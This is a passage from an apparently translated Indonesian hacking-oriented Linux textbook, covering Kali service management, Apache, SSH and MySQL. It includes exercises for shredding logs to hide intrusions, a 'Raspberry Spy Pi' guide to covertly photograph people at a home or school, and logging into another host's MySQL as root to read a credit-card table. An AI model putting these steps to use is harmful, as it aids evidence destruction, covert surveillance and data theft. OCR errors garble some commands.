File log melacak hampir semua yang terjadi di sistem Linux Anda. Mereka bisa menjadi sumber daya yang sangat berharga dalam mencoba menganalisis apa yang telah terjadi, baik itu malfungsi atau peretasan. Bagi para *Hacker*, file log dapat menjadi bukti aktivitas dan identitas mereka. Namun, seorang *Hacker* yang cerdik dapat menghapus dan menghancurkan file-file ini dan menonaktifkan logging sepenuhnya, sehingga tidak meninggalkan bukti.

1. Gunakan perintah locate untuk menemukan semua file rsylog
2. Buka file rsylog.config dan ubah rotasi log Anda ke satu minggu
3. Nonaktifkan logging on pada sistem Anda. Investigasi apa yang terloggin pada file /var/log/sylog ketika Anda menonaktifkan logging.
4. Gunakan perintah shred untuk shred dan delete semua file log kern Anda.

BAB 12
MENGGUNAKAN DAN MENYALAHGUNAKAN LAYANAN

Dalam terminologi Linux, layanan adalah aplikasi yang berjalan di latar belakang menunggu Anda menggunakannya. Sistem Linux Anda memiliki lusinan layanan yang telah diinstal sebelumnya. Dari semua ini, yang paling terkenal adalah Apache Web Server, yang digunakan untuk membuat, mengelola, dan menerapkan server web, tetapi masih banyak lagi. Untuk tujuan bab tentang layanan ini, saya hanya memilih empat yang sangat penting bagi *Hacker*: Server Web Apache, OpenSSH, MySQL, dan PostgreSQL.

Dalam bab ini, Anda akan mempelajari cara menyiapkan server web dengan Apache, memata-matai secara fisik dengan OpenSSH, mengakses data dengan MySQL, dan menyimpan informasi peretasan Anda dengan PostgreSQL

12.1 MEMULAI, MENGHENTIKAN, DAN MERESTART LAYANAN

Sebelum kita mulai bekerja dengan keempat layanan penting ini, mari kita mulai dengan mempelajari cara memulai, menghentikan, dan memulai ulang layanan di Linux. Beberapa layanan dapat dihentikan dan dimulai melalui GUI di Kali Linux, seperti yang Anda lakukan pada sistem operasi seperti Windows atau Mac. Namun, beberapa layanan memerlukan penggunaan baris perintah, yang akan kita lihat di sini. Berikut ini adalah sintaks dasar untuk mengelola layanan:

```
service servicename start|stop|restart
```

Untuk memulai layanan apache2 (server web atau layanan HTTP), Anda harus memasukkan yang berikut:

```
kali >service apache2 start
```

Untuk menghentikan server web Apache, masukkan:

```
kali >service apache2 stop
```

Biasanya, saat Anda melakukan perubahan konfigurasi pada aplikasi atau layanan dengan mengubah file konfigurasi plaintext, Anda perlu memulai ulang layanan untuk mengambil konfigurasi baru. Dengan demikian, Anda akan memasukkan yang berikut:

```
kali >service apache2 restart
```

Sekarang setelah Anda memahami cara memulai, menghentikan, dan memulai ulang layanan dari baris perintah, mari beralih ke empat layanan Linux paling penting bagi *Hacker*.

12.2 MENCIPTAKAN SERVER WEB HTTP DENGAN APACHE WEB SERVER

Apache Web Server mungkin adalah layanan yang paling umum digunakan pada sistem Linux. Apache ditemukan di lebih dari 60 persen server web dunia, jadi setiap admin Linux yang menghargai diri sendiri harus terbiasa dengannya. Sebagai *Hacker* yang bercita-cita untuk meretas situs web, sangat penting untuk memahami cara kerja Apache, situs web, dan database backend situs ini. Anda juga dapat menggunakan Apache untuk menyiapkan server web Anda sendiri, yang darinya Anda dapat menyajikan malware melalui *cross-site scripting* (XSS) kepada siapa saja yang mengunjungi situs Anda, atau Anda dapat

mengkloning situs dan mengalihkan lalu lintas domain ke domain *Domain Name System* (DNS). Dalam salah satu dari kasus ini, diperlukan pengetahuan dasar tentang Apache.

Memulai dengan Apache

Jika Anda telah menjalankan Kali di sistem Anda, Apache sudah diinstal. Banyak distro Linux lainnya telah menginstalnya secara default juga. Jika Anda belum menginstal Apache, Anda dapat mendownload dan menginstalnya dari repositori dengan memasukkan kode berikut:


```
kali >apt-get install apache2
```

Apache Web Server sering dikaitkan dengan database MySQL (yang akan kita lihat di bagian berikutnya) dan kedua layanan ini sangat sering dipasangkan dengan bahasa scripting seperti Perl atau PHP untuk pengembangan aplikasi web. Kombinasi dari Linux, Apache, MySQL, dan PHP atau Perl ini membentuk platform yang kuat dan kuat untuk pengembangan dan penerapan aplikasi berbasis web, yang secara kolektif dikenal sebagai LAMP. Ini adalah alat yang paling banyak digunakan untuk mengembangkan situs web di dunia Linux—dan juga sangat populer di dunia Microsoft, di mana mereka biasanya disebut sebagai WAMP, dengan W untuk Windows.

Langkah pertama, tentu saja, adalah memulai daemon Apache kami. Di Kali, buka Applications Services ▸ HTTPD dan klik Apache start. Anda dapat melakukan hal yang sama dari baris perintah dengan memasukkan yang berikut:

```
kali >services apache2 start
```

Setelah Apache berjalan, apache seharusnya dapat menampilkan laman web defaultnya. Masukkan http://localhost/ di browser web favorit Anda untuk membuka halaman web yang akan terlihat seperti Gambar 12.1.



Gambar 12.1 Halaman default Apache2 Web Server

Seperti yang Anda lihat, Apache menampilkan “Ini berfungsi” sebagai halaman web default-nya. Sekarang setelah Anda tahu Server Web Apache Anda berfungsi, mari sesuaikan!

Mengedit halaman web default File index.html

Apache ada di */var/www/html/index.html.* Anda dapat mengedit file index.html untuk menyajikan informasi apa pun yang Anda inginkan, jadi mari kita buat sendiri. Untuk ini, Anda dapat menggunakan editor teks apa pun yang Anda inginkan; Saya akan menggunakan Leafpad. Buka *up /var/www/html/index.html* dan Anda akan melihat sesuatu seperti Daftar 12.1.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN
```

```
"http://www.w3.org/TR/xhtm11/DTD/xhtm11-transiti
<html xmlns="http://www.w3.org/1999/xhtml>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" I>
❶ <title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: Opx Opx Opx Opx;
padding: Opx Opx Opx Opx;
}
body, html {
padding: 3px 3px 3px 3px;
background-color: #D8DBE2;
font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}
div.main_page {
position: relative;
display: table;
```

Daftar 12.1 File Apache Web Server index.html

Perhatikan di sini bahwa halaman web default memiliki teks yang sama persis dengan yang ditampilkan saat kami membuka browser kami ke localhost, tetapi dalam format HTML ❶. Yang perlu kita lakukan hanyalah mengedit atau mengganti file ini agar server web kita menampilkan informasi yang kita inginkan.

Menambahkan Beberapa HTML

Sekarang setelah server web aktif dan berjalan dan file index.html terbuka, kami dapat menambahkan teks apa pun yang kami ingin server web untuk sajikan. Kami akan membuat beberapa blok HTML sederhana. Mari buat laman ini. Dalam file baru di editor teks Anda, masukkan kode yang ditampilkan di Daftar 12.2.

```
<html>
<body>

<h1>Hackers-Bangkit Is the Best! </h1>

<p> If you want to learn hacking, Hackers-Bangkit.com </p>
<p> is the best place to learn hacking!</p>

</body>
</html>
```

Daftar 12.2 Beberapa HTML sederhana untuk ditambahkan ke file index.html

Setelah Anda memasukkan teks persis seperti yang muncul di Daftar 12.2, simpan file ini sebagai */var/www/html/index.html* dan tutup editor teks Anda. Editor teks Anda akan meminta Anda bahwa file sudah ada. Tidak apa-apa. Cukup timpa file */var/www/html/index.html* yang ada.

Melihat Apa yang Terjadi Setelah menyimpan file */var/www/html/index.html* kami, kami dapat memeriksa untuk melihat apa yang akan dilayani oleh Apache. Navigasikan browser Anda sekali lagi ke *http://localhost*, dan Anda akan melihat sesuatu seperti Gambar 12.2. Apache telah menyajikan laman web kami sebagaimana kami membuatnya.

Gambar 12.2 Situs web *Hacker*sBangkit baru

12.3 *OPENSSH AND THE RASPBERRY SPY PI*

SSH adalah singkatan dari Secure Shell dan pada dasarnya adalah apa yang memungkinkan kita untuk terhubung dengan aman ke terminal pada sistem jarak jauh pengganti untuk telnet tidak aman yang sangat umum di tahun lalu. Saat kami membangun server web, SSH memungkinkan kami membuat daftar akses (daftar pengguna yang dapat menggunakan layanan ini), mengautentikasi pengguna dengan sandi terenkripsi, dan mengenkripsi semua komunikasi. Hal ini mengurangi kemungkinan pengguna yang tidak diinginkan menggunakan terminal jarak jauh (karena proses autentikasi yang ditambahkan) atau mencegat komunikasi kami (karena enkripsi). Mungkin layanan SSH Linux yang paling banyak digunakan adalah OpenSSH, yang diinstal di hampir setiap distribusi Linux, termasuk Kali.

Administrator sistem sering menggunakan SSH untuk mengelola sistem jarak jauh, dan *Hacker* sering menggunakan SSH untuk terhubung ke sistem jarak jauh yang disusupi, jadi kami akan melakukan hal yang sama di sini. Dalam contoh ini, kami menggunakan SSH untuk menyiapkan sistem Raspberry Pi jarak jauh untuk memata-matai, sesuatu yang saya sebut "Raspberry Spy Pi". Untuk ini, Anda memerlukan Raspberry Pi dan modul kamera Raspberry Pi. Namun, sebelum kami melakukannya, mulai OpenSSH pada sistem Kali Anda dengan perintah yang sekarang sudah dikenal:

```
kali >service ssh star
```

Kami akan menggunakan SSH untuk membangun dan mengontrol Raspberry Pi mata-mata jarak jauh. Jika Anda belum terbiasa dengannya, Raspberry Pi adalah komputer berukuran kartu kredit kecil tapi kuat yang berfungsi sangat baik sebagai alat mata-mata jarak jauh. Kami akan menggunakan Raspberry Pi dengan modul kamera untuk digunakan sebagai perangkat mata-mata jarak jauh. Anda dapat membeli Raspberry Pi di hampir semua pengecer elektronik, termasuk Amazon, dengan harga kurang dari $50, dan Anda bisa mendapatkan modul kamera dengan harga sekitar $15.

Di sini, kami akan menggunakan Raspberry Spy Pi pada jaringan yang sama dengan sistem Kali kami, yang memungkinkan kami untuk menggunakan alamat IP pribadi internal. Tentu saja, saat meretas di dunia nyata, Anda mungkin ingin memasangnya di jaringan jarak jauh lain, tetapi itu akan menjadi sentuhan yang lebih sulit dan di luar cakupan buku ini.

Menyiapkan Raspberry Pi

Pastikan bahwa Raspberry Pi Anda menjalankan sistem operasi Raspbian; ini hanyalah distribusi Linux lain yang secara khusus di-porting untuk CPU Raspberry Pi. Anda dapat menemukan petunjuk pengunduhan dan penginstalan untuk Raspbian di https://www.raspberrypi.org/downloads/raspbian/. Hampir semua yang Anda pelajari dalam buku ini berlaku untuk OS Raspbian di Raspberry Pi serta Kali, Ubuntu, dan distribusi Linux lainnya.

Setelah Raspbian OS Anda diunduh dan diinstal, Anda harus menghubungkan Raspberry Pi ke monitor, mouse, dan keyboard, lalu menghubungkannya ke internet. Jika ini semua baru bagi Anda, lihat petunjuknya di https://www.raspberrypi.org/learning/hardwareguide/. Setelah semuanya disiapkan, login dengan nama pengguna pi dan raspberry sandi.

Membangun Raspberry Spy Pi

Langkah pertama adalah memastikan bahwa SSH berjalan dan diaktifkan pada Raspberry Spy Pi. SSH biasanya tidak aktif secara default, jadi untuk mengaktifkannya, buka menu Preferensi dan luncurkan **Raspberry Pi Configuration**. Lalu, buka tab **Interface** dan, di samping SSH, klik **Enable** (jika belum dicentang) dan klik **OK**.

Saat SSH diaktifkan, Anda dapat memulainya di Raspberry Spy Pi Anda dengan membuka terminal dan memasukkan kode berikut:

```
kali >service ssh start
```

Selanjutnya Anda perlu melampirkan modul kamera Anda. Jika Anda menggunakan board Raspberry Pi versi 3, hanya ada satu tempat untuk menghubungkannya. Nonaktifkan Pi , pasang modul ke port kamera, lalu aktifkan lagi. Perhatikan bahwa kamera sangat rapuh dan tidak boleh bersentuhan dengan pin input/output (GPIO) tujuan umum; jika tidak, mungkin akan pendek dan mati.

Sekarang, dengan layanan SSH aktif dan berjalan, tempatkan Raspberry Spy Pi di suatu tempat di dalam rumah, sekolah, atau lokasi lain yang ingin Anda mata-matai. Perangkat ini tentu saja harus terhubung ke jaringan area lokal, baik melalui kabel Ethernet atau idealnya melalui WiFi. (Raspberry Pi 3 baru dan Raspberry Pi Zero keduanya memiliki WiFi bawaan).

Sekarang, Anda perlu mendapatkan alamat IP Raspberry Pi Anda. Seperti yang Anda pelajari di Bab 3, Anda bisa mendapatkan alamat IP perangkat Linux dengan menggunakan ifconfig:

```
pi >ifconfi
```

Alamat IP Pi saya adalah 192.168.1.101, tetapi pastikan Anda menggunakan alamat IP Raspberry Spy Pi Anda di mana pun alamat saya muncul di bab ini. Sekarang, dari sistem Kali Anda, Anda harus dapat terhubung langsung ke dan mengontrol Raspberry Spy Pi Anda dan menggunakannya sebagai sistem mata-mata jarak jauh. Dalam contoh sederhana ini, sistem Anda harus berada di jaringan yang sama dengan Pi. Untuk menyambungkan ke Raspberry Spy Pi jarak jauh melalui SSH dari sistem Kali Anda, masukkan kode berikut, ingat untuk menggunakan alamat IP Pi Anda sendiri:

```
kali >ssh
pi@192.168.1.101 pi@192.168.1.101's password:

Program yang disertakan dengan sistem Debian GNU/Linux adalah software bebas ;
istilah distribusi yang tepat untuk setiap program dijelaskan dalam file individual di
```

```
/usr/share/doc/*/copyright.

Debian GNU/Linux hadir dengan BENAR-BENAR TANPA GARANSI, sejauh
diizinkan oleh hukum yang berlaku
last login: Tues Jan. 1 12:01:01 2018
pi@raspberyypi:: $
```


Spy Pi kemudian akan meminta Anda untuk memasukkan kata sandi. Dalam hal ini, sandi defaultnya adalah raspberry, kecuali jika Anda telah mengubahnya.

Mengonfigurasi Kamera

Selanjutnya, kita perlu mengonfigurasi kamera. Untuk melakukannya, mulai alat konfigurasi Raspberry Pi dengan memasukkan perintah berikut:

```
pi >sudo raspi-config
```

Ini akan memulai menu grafis seperti yang ditunjukkan pada Gambar 12.3.



Gambar 12.3 Alat konfigurasi Raspberry Pi

Gulir ke bawah ke 6 Aktifkan Kamera dan tekan **ENTER**. Sekarang, gulir ke bagian bawah menu ini dan pilih **Finish** dan tekan **ENTER,** seperti yang ditunjukkan pada Gambar 12.4.

Gambar 12.4 Menyelesaikan konfigurasi

Saat alat konfigurasi menanyakan apakah Anda ingin melakukan boot ulang, seperti yang ditunjukkan pada Gambar 12.5, pilih **Yes** dan tekan **ENTER** lagi.

Gambar 12.5 Mulai ulang Pi untuk mengaktifkan perubahan.

Sekarang kamera Raspberry Spy Pi Anda harus aktif dan siap untuk memata-matai!

Mulai Spy

Setelah Raspberry Spy Pi telah reboot dan Anda telah masuk ke dalamnya melalui SSH dari terminal Kali, Anda siap untuk mulai menggunakannya untuk memata-matai dengan mengambil gambar diam.

Sistem operasi Raspbian memiliki aplikasi bernama raspistill yang akan kami gunakan untuk mengambil gambar dari Raspberry Spy Pi kecil kami. Masukkan **raspistill** ke terminal untuk melihat layar bantuan alat dan semua opsinya:

```
pi@raspberrypi: raspistill
raspistill Camera App v1.3.8
Runs camera selama beberapa waktu, dan ambil foto dengan format JPG
usage: raspistill [options] Image parameter commands
--snip--
```

Mari sekarang gunakan Raspberry Spy Pi untuk mengambil beberapa foto mata-mata dari jarak jauh! Perintah raspistill memiliki banyak opsi yang harus Anda jelajahi, tetapi di sini kami hanya akan menggunakan defaultnya.

Untuk mengambil gambar dan menyimpannya sebagai JPEG, masukkan yang berikut:

```
pi@raspberrypi:
raspistill -v -o firstpicture.jpg raspistill Camera App v1.3.8
width 2592, Height 1944, quality 85, filename firstpicture.jpg
Time delay 5000, Raw no
--snip--
```

Kami menggunakan opsi–v untuk memberi kami keluaran verbose dan opsi–o untuk memberi tahu raspistill bahwa kami akan memberikan nama file untuk digunakan; lalu kami memberikan nama file. Saat kami melakukan *longlisting* di Raspberry Spy Pi, kami dapat melihat file firstpicture.jpg seperti yang ditunjukkan di sini:

```
pi@raspberrypi: ls -l
total 2452
drwxr-xr-x  2  pi pi   4096  Mar 18 2019 Desktop
drwxr-xr-x  2  pi pi   4096  Mar 18 2019 Documents
drwxr-xr-x  2  pi pi   4096  Mar 18 2019 Downloads
-rw-r--r--  1  pi pi   2472219  Mar 18 2019 firstpicture.jpg
drwxr-xr-x  2  pi pi   4096  Mar 18 2019 Music
drwxr-xr-x  2  pi pi   4096  Mar 18 2019 Pictures
--snip--
```

Kami telah mengambil gambar mata-mata pertama kami di Raspberry Spy Pi jarak jauh kami menggunakan SSH! Jangan ragu untuk menjelajahi senjata serbaguna ini lebih lanjut.

12.4 MENGEKSTRAK INFORMASI DARI MYSQL

MySQL adalah database yang paling banyak digunakan di balik aplikasi web berdatabasebase. Di era modern teknologi Web 2.0, di mana hampir setiap situs web digerakkan oleh database, ini berarti MySQL menyimpan data untuk sebagian besar web. Database adalah "gold fleece " bagi *Hacker*. Mereka berisi informasi penting tentang pengguna serta informasi rahasia seperti nomor kartu kredit. Karena alasan ini, *Hacker* paling sering menargetkan database.

Seperti Linux, MySQL adalah sumber terbuka dan general public licensed/berlisensi publik umum (GPL), dan Anda akan menemukannya sudah terinstal di hampir setiap distribusi Linux.

Karena gratis, open source, dan kuat, MySQL telah menjadi database pilihan untuk banyak aplikasi web, termasuk situs web populer seperti WordPress, Facebook, LinkedIn, Twitter, Kayak, Walmart.com, YouTube, dan YouTube.

Sistem pengelolaan *content management systems/*konten populer lainnya (CMS) seperti Joomla, Drupal, dan Ruby on Rails semuanya juga menggunakan MySQL. Anda mendapatkan idenya. Jika Anda ingin mengembangkan atau menyerang database backend aplikasi web, Anda harus mengetahui MySQL. Mari kita mulai.

Memulai MySQL

Untungnya, Kali sudah menginstal MySQL (jika Anda menggunakan distribusi lain, Anda dapat mengunduh dan menginstal MySQL dari repositori software atau langsung dari https://www.mysql.com/downloads/).

Untuk memulai layanan MySQL Anda, masukkan yang berikut ke terminal:

```
kali >service mysql start
```

Selanjutnya, Anda perlu mengautentikasi diri Anda dengan masuk. Masukkan kode berikut dan saat dimintai sandi, cukup tekan ENTER:

```
kali >mysql -u root -p
Enter password:
Welcome to MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.6.30-1 (Debian)
Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved

Oracle adalah merek dagang terdaftar dari Oracle Corporation dan/atau miliknya
afiliasi. Nama lain mungkin merupakan merek dagang dari pemiliknya masing-masing
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement mysql >
```

Dalam konfigurasi default MySQL, sandi pengguna root kosong. Jelas, ini adalah kerentanan keamanan utama, dan Anda harus memperbaikinya dengan menambahkan kata sandi setelah login pertama Anda. Perhatikan bahwa nama pengguna dan sandi untuk sistem operasi dan MySQL Anda terpisah dan berbeda. Mari ubah sandi untuk pengguna root MySQL sekarang agar aman.

MASA LALU DAN MASA DEPAN MYSQL

MySQL pertama kali dikembangkan oleh MySQL AB dari Swedia pada tahun 1995 dan kemudian dibeli oleh Sun Microsystems pada tahun 2008, yang kemudian dibeli oleh Oracle pada tahun 2009 sehingga MySQL sekarang dimiliki oleh Oracle. Oracle adalah penerbit software database terbesar di dunia, sehingga komunitas open source memiliki keraguan yang signifikan tentang komitmen Oracle untuk menjaga MySQL tetap open source. Akibatnya, sekarang ada percabangan dari software database MySQL yang disebut "Maria" yang berkomitmen untuk menjaga software ini dan versi berikutnya open source. Sebagai admin Linux atau *Hacker*, Anda harus mengawasi Maria.

Berinteraksi dengan MySQL

SQL adalah bahasa pemrograman yang ditafsirkan untuk berinteraksi dengan database. Database sering kali merupakan database relasional, artinya data disimpan dalam beberapa tabel yang berinteraksi dan setiap tabel memiliki nilai dalam satu atau lebih kolom dan baris.

Ada beberapa implementasi SQL, masing-masing dengan perintah dan sintaksnya sendiri, tetapi berikut adalah beberapa perintah umum:

select Digunakan untuk mengambil data
union Digunakan untuk menggabungkan hasil dari dua atau lebih operasi pilihan
insert Digunakan untuk menambahkan data baru
update Digunakan untuk memodifikasi data yang ada
delete Digunakan untuk menghapus data

Anda dapat memberikan ketentuan untuk setiap perintah agar lebih spesifik tentang apa yang ingin Anda lakukan. Misalnya, garis

```
pilih pengguna, sandi dari pelanggan di mana user='admin';
```

akan mengembalikan nilai untuk pengguna dan bidang sandi untuk pengguna yang nilai penggunanya sama dengan "admin" di tabel pelanggan.

Menyetel Kata Sandi MySQL

Mari kita lihat pengguna yang sudah ada di sistem MySQL kami dengan memasukkan yang berikut ini. (Perhatikan bahwa perintah di MySQL diakhiri dengan titik koma).

```
mysql >select user, host, password from mysql.user;
 +-----------------------------------------------------------
user              | host                  | password
+-----------------------------------------------------------
|root             |localhost              |
|root             |aphrodite.kali.org     |
|root             |127.0.0.1              |
--snip--
```

Hal ini menunjukkan bahwa pengguna root belum menetapkan sandi. Mari tetapkan sandi untuk mengakar. Untuk melakukannya, pertama-tama kami akan memilih database untuk digunakan. MySQL di sistem Anda akan dilengkapi dengan beberapa database yang sudah disiapkan. Gunakan show database; perintah untuk melihat semua database yang tersedia:

```
mysql >show databases;
+----------------------------+
| Database                   |
+----------------------------+
| information_schema         |
| mysql                      |
| performance_schema         |
+----------------------------+
3 rows in set (0.23 sec)
```

MySQL hadir dengan tiga database secara default, dua di antaranya (information_schema dan performance_schema) adalah database administratif yang tidak akan kami gunakan di sini. Kami akan menggunakan database nonadministratif, mysql, yang disertakan untuk tujuan Anda sendiri. Untuk mulai menggunakan database mysql, masukkan:

```
mysql >use mysql;
Membaca informasi tabel untuk melengkapi nama tabel dan kolom
Anda dapat mematikan fitur ini untuk memulai lebih cepat dengan -A

Database changed
```

Perintah ini menghubungkan kita ke mysql. Sekarang, kita dapat menyetel sandi untuk pengguna root untuk hacke bangkit dengan perintah berikut:

```
mysql >update user set password = PASSWORD("Hackers-bangkit") where user = 'root';
```

Perintah ini akan mengupgrade pengguna dengan menyetel kata sandi root pengguna ke *Hacker*.

Mengakses Database Jarak Jauh

Untuk mengakses database MySQL di localhost, kami menggunakan sintaks berikut:

```
kali >mysql -u <username> -p
```

Perintah ini secara default menggunakan instance MySQL di localhost jika tidak diberi nama host atau alamat IP. Untuk mengakses database jarak jauh, kita perlu memberikan nama host atau alamat IP dari sistem yang menghosting database MySQL. Berikut ini contohnya:

```
kali >mysql -u root -p 192.168.1.101
```

Ini akan menghubungkan kami ke instance MySQL di 192.168.1.101 dan meminta kami untuk memasukkan sandi. Untuk tujuan demonstrasi, saya menghubungkan ke instance MySQL di *local area network*saya (LAN). Jika Anda memiliki sistem di jaringan Anda yang telah menginstal MySQL, gunakan alamat IP-nya di sini. Saya akan menganggap Anda telah berhasil melewati kata sandi dan telah masuk ke sistem sebagai root (Anda sudah tahu bahwa secara default, database mysql tidak memiliki kata sandi).

Tindakan ini akan membuka antarmuka baris perintah MySQL, yang memberi kita perintah mysql >. Selain antarmuka baris perintah ini, MySQL memiliki antarmuka GUI—baik yang asli (MySQL Workbench) dan pihak ketiga (Navicat dan TOAD untuk MySQL). Bagi Anda sebagai *Hacker*, antarmuka baris perintah mungkin merupakan peluang terbaik untuk mengeksploitasi database MySQL, jadi kami akan fokus pada hal itu di sini. Tidak mungkin sebagai pendatang yang tidak sah ke database, Anda akan disajikan GUI yang mudah digunakan.

Catatan

Layar ini mengingatkan kita bahwa semua perintah harus diakhiri dengan titik koma atau \g (tidak seperti SQL Server Microsoft) dan bahwa kita bisa mendapatkan help dengan memasukkan bantuan; atau \h.

Sekarang setelah kita login sebagai admin sistem, kita dapat menavigasi tanpa hambatan melalui database. Jika kami telah masuk sebagai pengguna biasa, navigasi kami akan dibatasi oleh izin yang diberikan oleh administrator sistem untuk pengguna tersebut.

Menghubungkan ke Database

Dengan akses ke sistem, kami ingin mengintip. Langkah kami selanjutnya adalah mencari tahu apakah ada database yang layak untuk diakses. Berikut adalah perintah untuk menemukan database mana yang ada di sistem yang diakses:

```
mysql >show databases;
+------------------------------+
| Database                     |
+------------------------------+
| information schema           |
| mysql                        |
| creditcardnumbers            |
| performance_schema           |
+------------------------------+
4 rows in set (0.26 sec)
```

Kami telah menemukan database yang layak untuk dijelajahi dengan nama creditcardnumber. Mari terhubung dengannya. Di MySQL, seperti dalam sistem manajemen database (DBMS) lainnya, kami dapat terhubung ke database yang kami minati dengan memasukkan use databasename;.

```
mysql >use creditcardnumbers;
Database changed
```

Database yang diubah tanggapannya menunjukkan bahwa kami sekarang terhubung ke database creditcardnumbers. Tentu saja, itu tidak perlu dikatakan bahwa tidak mungkin seorang admin database akan begitu akomodatif untuk memberi nama database sesuatu yang mudah dikenali seperti creditcardnumber, jadi Anda mungkin perlu melakukan sedikit minat untuk menjelajahinya.

Tabel Database

Kami sekarang terhubung ke database creditcardnumber dan dapat melakukan sedikit penjelajahan untuk melihat informasi apa yang mungkin disimpannya. Data dalam database diatur ke dalam tabel, dan setiap tabel mungkin menyimpan kumpulan data terkait yang berbeda. Kita dapat mengetahui tabel apa yang ada di database ini dengan memasukkan perintah berikut:

```
mysql >show tables;
```

```
+----------------------------------+
| Tables_in_creditcardnumbers      |
+----------------------------------+
| cardnumbers                      |
+----------------------------------+
1 row in set (0.14 sec)
```

Di sini, kita dapat melihat bahwa database ini hanya memiliki satu tabel di dalamnya, yang disebut cardnumbers. Umumnya, database akan memiliki banyak tabel di dalamnya, jadi kemungkinan Anda harus melakukan sedikit lebih banyak pengintaian. Dalam contoh database ini, kami beruntung dapat memusatkan perhatian kami pada satu tabel ini untuk mengekstrak bulu emas *Hacker*!

Sekarang setelah kita memiliki tabel yang ingin kita periksa, kita perlu memahami struktur tabel tersebut. Setelah kami mengetahui bagaimana tabel ditata, kami dapat mengekstrak informasi yang relevan.

Anda dapat melihat struktur tabel menggunakan pernyataan describe, seperti:

```
mysql >describe cardnumbers;
+--------------+-------------+---------+-----------+---------+---------+
| Field        | Type        | Null    | Key       | Default
| Extra   |
+--------------+-------------+---------+-----------+---------+---------+
| customers    | varchar(15)  | YES     |  | NULL   |      |
| address      | varchar(15)  | YES     |  | NULL    |     |
| city         | varchar(15)  | YES     |  | NULL    |     |
| state        | varchar(15)  | YES     |  | NULL    |     |
| cc           | int(12)      | NO      |  | 0       |     |
+--------------+-------------+---------+-----------+---------+---------+
```

MySQL merespons dengan informasi penting pada struktur daftar minat kami. Kita dapat melihat nama setiap bidang serta jenis data yang dimilikinya (seringkali jenis teks varchar atau tipe integer int). Kami juga dapat melihat apakah itu akan menerima nilai NULL; kunci, jika ada (tabel tautan kunci); nilai default apa pun yang mungkin dimiliki bidang, dan informasi tambahan apa pun di bagian akhir, seperti catatan.

Memeriksa Data

Untuk benar-benar melihat data dalam tabel, kami menggunakan perintah PILIH. Perintah SELECT mengharuskan Anda mengetahui informasi berikut:

Tabel yang menampung data yang ingin dilihat

- Kolom di dalam tabel yang menyimpan data yang ingin Anda lihat
- Kami menjabarkan ini dalam format berikut:

SELECT *columns* **FROM** *table*

Sebagai jalan pintas yang berguna untuk melihat data dari semua kolom, kita dapat menggunakan tanda bintang sebagai karakter pengganti daripada mengetik setiap nama kolom yang ingin kita lihat. Jadi, untuk melihat kumpulan semua data dari tabel cardnumbers, kami memasukkan yang berikut ini:

```
mysql >SELECT * FROM cardnumbers;
+-----------+--------------+------------+---------+--------------+
